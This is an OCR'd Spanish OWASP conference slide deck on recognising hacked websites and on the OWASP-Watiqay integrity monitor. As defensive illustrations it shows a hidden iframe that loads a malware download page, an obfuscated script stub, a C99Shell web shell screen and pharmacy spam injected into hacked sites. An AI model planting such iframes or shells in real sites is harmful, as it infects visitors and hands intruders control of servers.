OWASP
LATAM TOUR
2014

OWASP LATAM TOUR 2014

Carlos Ganoza Plasencia

- Carlos.ganoza@owasp.org
- carlosganoza.com / watiqay.org
- Twitter: @drneox

Yo

- -Desarrollador de Software
- -líder del proyecto OWASP-Watiqay.
- -<3 python, ruby y el open-source

Prevenir

- Errores de programación
- Contraseñas débiles
- Software no actualizado / vulnerable
- Tener el equipo de administración comprometido

Meme.random();



MALDITO HACKER
ESPERA QUE
ACTUALICEN EL PARCHE
memegenerator.es

Lamentar

- Deface.
- Propagación de malware.
- Envio de spam.
- Compromiso de datos personales.

Mi sitio web está comprometido?


Podría lucir así:



O tal ves no...

O mostrarse normalmente:

- Iframe attack:



- **- iframe**
- <iframe src="http://malwarewebpages.com/donwload.html" width=1 height=1 style="visibility:hidden;position:absolute"></iframe>
- **- Javascript ofuscado**
- <script>function c10291699951614956a7e7c979e(l4956a7e7c9b86){…

O mostrarse normalmente:

- Shells.

! C99Shell v. 1.0 beta (21.05.2005) !

Software: Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSSL/0.9.8d DAV/2 PHP/5.2.3
uname -a: Linux oshi 2.4.33.3 #1 Fri Sep 1 01:48:52 CDT 2006 i586
uid=0(root) gid=0(root) groups=0(root),0(root),0(root)
Safe-mode: OFF (not secure)
/ home/ sites/ corz.org/ httpdocs/ corz/ scripts/ drwxr-xr-x
Free 9.02 GB of 9.54 GB (94.56%)

Logout | Encoder | Bind | Proc. | FTP brute | Sec. | SQL | PHP-code | Feedback | Self remove

Owned by (or

Listing directory (39 files and 1 directories):

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	19.08.2008 10:28:48	/adm	drwxr-xr-x	
..	LINK	04.05.2008 00:35:37	/adm	drwxrwxrwx	
[js]	DIR	12.06.2006 11:55:39	/adm	drwxr-xr-x	
.corzoogles	28 B	19.02.2005 06:52:11	/adm	-rwxrwxrwx	
.ht_passwd	41 B	15.03.2008 02:00:48	root/root	-rwxr--r--	
.htaccess	546 B	14.06.2008 10:04:31	/adm	-rwxrw-r--	
base64img.php	16.84 KB	20.03.2006 18:27:34	/adm	-rw-rw-r--	
c99.php	153.91 KB	19.08.2008 10:30:04	root/adm	-rwxr--r--	
comment-pages.php	2.12 KB	20.10.2007 10:19:21	/adm	-rwxrw-r--	
corzoogle-hacked.php	119.29 KB	02.05.2008 09:40:32	/adm	-rwxr--r--	
currency-converter.php	1.14 KB	12.06.2006 12:01:15	/adm	-rwxrw-r--	
current-date-time.php	262 B	26.10.2007 19:20:52	/adm	-rwxrw-r--	
debug-report+init.php	784 B	07.11.2007 12:01:37	/adm	-rwxrw-r--	
debug-report.php	3.72 KB	29.04.2008 23:06:18	/adm	-rwxrw-r--	
error.php	129 B	20.03.2006 18:27:28	/adm	-rw-rw-r--	
eval.php	976 B	26.10.2007 19:26:24	/adm	-rwxrw-r--	
font-test.php	2.85 KB	20.03.2006 18:27:29	/adm	-rw-rw-r--	
gd-img-types.php	768 B	16.09.2007 20:38:45	/adm	-rwxrw-r--	

O mostrarse normalmente:

- Modificación de metadata.

Buy viagra >>>> Buy Drugs Online Without Prescription. THE BEST ...
andynaselli.com/page/47?iframe
This site may be compromised.
Buy viagra - 10% OFF for all reorders. Bonus pills for every order. Fastest delivery viagra - Best Quality. Online Pharmacy: 24h online support. Fast order delivery ...


Buy viagra ::: #1 Online US Pharmacy. Worldwide delivery.
blog.iovation.com/page/5/
This site may be compromised.
May 1, 2012 – **Buy viagra**. No prescription, approved pharmacy. We offers wide variety of generic and brand products. Best drugs at discount prices. #1 Online ...


TIP


- Comprobar nuestra web con google:
- -http://www.google.com/safebrowsing/diagnostic?site=dominio.com

Revisar nuestros archivos

- -Para darnos cuenta si han sido modificados o se han agregado nuevos.







CISCO
SYSTEMS

OWASP-Watiqay

- **Monitor de aplicaciones web:**
- -controlar la integridad de los sitios.
- -alertar ante algún incidente
- -ejecución automática de scripts(apagar servidor, inhabilitar web, restauración, etc).

OWASP-Watiqay




b:

sitios.

ts(apagar servidor, inhabilitar web,

No previene ataques

Como trabaja:



Novedades de esta versión

- - Mongodb
- - Se ejecuta como servicio
- - Data cifrada
- - Modo debug
- - Cliente web (webtiqay)

Ideas

- - Integrar Git para diferentes tareas con los archivos (obtener cambios exactos, restauración, etc).
- - Notificación cada vez que se ingrese un nuevo registro en la DB.
- - Comparación por niveles para el árbol de archivos.
- - monitoreo mediante ssh o túnel ssl.
- - Excluir carpetas de la comparación.

Datos del proyecto:

- - Licencia GNU 3.0
- - Versión alfa
- - Watiqay.org
  - https://bitbucket.org/drneox/owasp-watiqay

OWASP
LATAM TOUR
2014

Gracias!

@drneox

Carlos.Ganoza [at] owasp [dot] com

Watiqay.org / carlosganoza.com

OWASP LATAM TOUR 2014

http://www.owasp.org

OWASP Open Web Application Security Project

OWASP

Open Web Application Security Project

Perú Chapter